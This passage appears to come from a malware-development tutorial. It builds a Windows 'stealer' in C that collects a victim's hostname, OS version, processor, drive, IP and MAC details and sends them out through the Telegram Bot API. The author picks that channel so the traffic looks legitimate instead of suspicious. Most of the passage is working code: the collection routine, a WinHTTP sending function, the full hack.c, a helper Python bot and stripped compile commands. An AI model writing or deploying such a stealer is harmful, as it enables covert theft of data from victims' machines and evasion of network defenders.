
Let's imagine that we want to create a simple stealer that will send us data about the victim's host. Something simple like systeminfo and adapter info:

```
char systemInfo[4096];

// get host name
CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
DWORD size = sizeof(hostName) / sizeof(hostName[0]);
GetComputerNameA(hostName, &size);  // Use GetComputerNameA for CHAR
```

```
// get OS version
OSVERSIONINFO osVersion;
osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
GetVersionEx(&osVersion);

// get system information
SYSTEM_INFO sysInfo;
GetSystemInfo(&sysInfo);

// get logical drive information
DWORD drives = GetLogicalDrives();

// get IP address
IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than 16
adapters
DWORD adapterInfoSize = sizeof(adapterInfo);
if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
printf("GetAdaptersInfo failed. error: %d has occurred.\n",
GetLastError());
return false;
}

snprintf(systemInfo, sizeof(systemInfo),
  "Host Name: %s\n"  // Use %s for CHAR
  "OS Version: %d.%d.%d\n"
  "Processor Architecture: %d\n"
  "Number of Processors: %d\n"
  "Logical Drives: %X\n",
  hostName,
  osVersion.dwMajorVersion, osVersion.dwMinorVersion,
  osVersion.dwBuildNumber,
  sysInfo.wProcessorArchitecture,
  sysInfo.dwNumberOfProcessors,
  drives);

// Add IP address information
for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter =
adapter->Next) {
snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
  "Adapter Name: %s\n"
  "IP Address: %s\n"
  "Subnet Mask: %s\n"
  "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n",
  adapter->AdapterName,
  adapter->IpAddressList.IpAddress.String,
  adapter->IpAddressList.IpMask.String,
  adapter->Address[0], adapter->Address[1], adapter->Address[2],
  adapter->Address[3], adapter->Address[4], adapter->Address[5]);
}
```

But, if we send such information to some IP address it will seem strange and suspicious. What if instead you create a telegram bot and send information using it to us?

First of all, create simple telegram bot:




{width="80%"}

PROF

As you can see, we can use HTTP API for conversation with this bot.

At the next step install telegram library for python:

```
python3 -m pip install python-telegram-bot
```



{width="80%"}

Then, I slightly modified a simple script: echo bot - `mybot.py`:

```
#!/usr/bin/env python
# pylint: disable=unused-argument
# This program is dedicated to the public domain under the CC0 license.

"""
Simple Bot to reply to Telegram messages.

First, a few handler functions are defined. Then, those functions are
passed to
the Application and registered at their respective places.
Then, the bot is started and runs until we press Ctrl-C on the command
line.

Usage:
Basic Echobot example, repeats messages.
Press Ctrl-C on the command line or send a signal to the process to stop
the
bot.
"""

import logging

from telegram import ForceReply, Update
from telegram.ext import Application, CommandHandler, ContextTypes,
```

```
MessageHandler, filters

# Enable logging
logging.basicConfig(
    format="%(asctime)s - %(name)s - %(levelname)s - %(message)s",
level=logging.INFO
)
# set higher logging level for httpx to avoid all GET and POST requests
being logged
logging.getLogger("httpx").setLevel(logging.WARNING)

logger = logging.getLogger(__name__)

# Define a few command handlers. These usually take the two arguments
update and
# context.
async def start(update: Update, context: ContextTypes.DEFAULT_TYPE) ->
None:
    """Send a message when the command /start is issued."""
    user = update.effective_user
    await update.message.reply_html(
        rf"Hi {user.mention_html()}!",
        reply_markup=ForceReply(selective=True),
    )

async def help_command(update: Update, context:
ContextTypes.DEFAULT_TYPE) -> None:
    """Send a message when the command /help is issued."""
    await update.message.reply_text("Help!")

async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE) ->
None:
    """Echo the user message."""
    print(update.message.chat_id)
    await update.message.reply_text(update.message.text)

def main() -> None:
    """Start the bot."""
    # Create the Application and pass it your bot's token.
    application = Application.builder().token("my token here").build()

    # on different commands - answer in Telegram
    application.add_handler(CommandHandler("start", start))
    application.add_handler(CommandHandler("help", help_command))

    # on non command i.e message - echo the message on Telegram
    application.add_handler(MessageHandler(filters.TEXT &
~filters.COMMAND, echo))

    # Run the bot until the user presses Ctrl-C
    application.run_polling(allowed_updates=Update.ALL_TYPES)
```


```
if __name__ == "__main__":
    main()
```

As you can see, I added printing chat ID logic:


```
async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE) ->
None:
    """Echo the user message."""
    print(update.message.chat_id)
    await update.message.reply_text(update.message.text)
```

Let's check this simple logic:

```
python3 mybot.py
```




{width="80%"}



{width="80%"}

PROF



{width="80%"}

As you can see, `chat ID` successfully printed.

For sending via Telegram Bot API I just created this simple function:

```
// send data to Telegram channel using winhttp
int sendToTgBot(const char* message) {
  const char* chatId = "466662506";
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent",
WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
  WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n",
GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"api.telegram.org",
  INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hSession);
  }

  HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST",
  L"/bot---xxxxxxxxYOUR_TOKEN_HEREexxxxxx---/sendMessage", NULL,
  WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES,
```

```
WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
  }

  // construct the request body
  char requestBody[512];
  sprintf(requestBody, "chat_id=%s&text=%s", chatId, message);

  // set the headers
  if (!WinHttpSendRequest(hRequest,
  L"Content-Type: application/x-www-form-urlencoded\r\n", -1,
  requestBody, strlen(requestBody), strlen(requestBody), 0)) {
    fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  printf("successfully sent to tg bot :)\n");
  return 0;
}
```

So the full source code is looks like this - `hack.c`:

PROF

```
/*
 * hack.c
 * sending victim's systeminfo via
 * legit URL: Telegram Bot API
 * author @cocomelonc
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

// send data to Telegram channel using winhttp
int sendToTgBot(const char* message) {
  const char* chatId = "466662506";
  HINTERNET hSession = NULL;
```

```
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent",
WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME,
WINHTTP_NO_PROXY_BYPASS, 0);
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n",
GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"api.telegram.org",
INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hSession);
  }

  HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST", L"/bot----
TOKEN----/sendMessage", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
  if (hRequest == NULL) {
    fprintf(stderr, "WinHttpOpenRequest. error: %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
  }

  // construct the request body
  char requestBody[512];
  sprintf(requestBody, "chat_id=%s&text=%s", chatId, message);

  // set the headers
  if (!WinHttpSendRequest(hRequest, L"Content-Type: application/x-www-
form-urlencoded\r\n", -1, requestBody, strlen(requestBody),
strlen(requestBody), 0)) {
    fprintf(stderr, "WinHttpSendRequest. Error %d has occurred.\n",
GetLastError());
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hSession);
    return 1;
  }

  WinHttpCloseHandle(hConnect);
  WinHttpCloseHandle(hRequest);
  WinHttpCloseHandle(hSession);

  printf("successfully sent to tg bot :)\n");
  return 0;
}
```

```
// get systeminfo and send to chat via tgbot logic
int main(int argc, char* argv[]) {

  // test tgbot sending message
  char test[1024];
  const char* message = "meow-meow";
  snprintf(test, sizeof(test), "{\"text\":\"%s\"}", message);
  sendToTgBot(test);

  char systemInfo[4096];

  // Get host name
  CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
  DWORD size = sizeof(hostName) / sizeof(hostName[0]);
  GetComputerNameA(hostName, &size);  // Use GetComputerNameA for CHAR

  // Get OS version
  OSVERSIONINFO osVersion;
  osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
  GetVersionEx(&osVersion);

  // Get system information
  SYSTEM_INFO sysInfo;
  GetSystemInfo(&sysInfo);

  // Get logical drive information
  DWORD drives = GetLogicalDrives();

  // Get IP address
  IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than
16 adapters
  DWORD adapterInfoSize = sizeof(adapterInfo);
  if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
    printf("GetAdaptersInfo failed. error: %d has occurred.\n",
GetLastError());
    return false;
  }

  snprintf(systemInfo, sizeof(systemInfo),
    "Host Name: %s\n"  // Use %s for CHAR
    "OS Version: %d.%d.%d\n"
    "Processor Architecture: %d\n"
    "Number of Processors: %d\n"
    "Logical Drives: %X\n",
    hostName,
    osVersion.dwMajorVersion, osVersion.dwMinorVersion,
osVersion.dwBuildNumber,
    sysInfo.wProcessorArchitecture,
    sysInfo.dwNumberOfProcessors,
    drives);

  // Add IP address information
  for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter
```

```
= adapter->Next) {
    snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) -
strlen(systemInfo),
    "Adapter Name: %s\n"
    "IP Address: %s\n"
    "Subnet Mask: %s\n"
    "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n\n",
    adapter->AdapterName,
    adapter->IpAddressList.IpAddress.String,
    adapter->IpAddressList.IpMask.String,
    adapter->Address[0], adapter->Address[1], adapter->Address[2],
    adapter->Address[3], adapter->Address[4], adapter->Address[5]);
  }

  char info[8196];
  snprintf(info, sizeof(info), "{\"text\":\"%s\"}", systemInfo);
  int result = sendToTgBot(info);

  if (result == 0) {
    printf("ok =^..^=\n");
  } else {
    printf("nok <3()~\n");
  }

  return 0;
}
```


demo

Let's check everything in action.

Compile our "stealer" `hack.c`:

PROF


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe \
-I/usr/share/mingw-w64/include/ \
-s -ffunction-sections -fdata-sections -Wno-write-strings
-fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive -liphlpapi -lwinhttp
```



{width="80%"}

And run it on my Windows 11 VM:

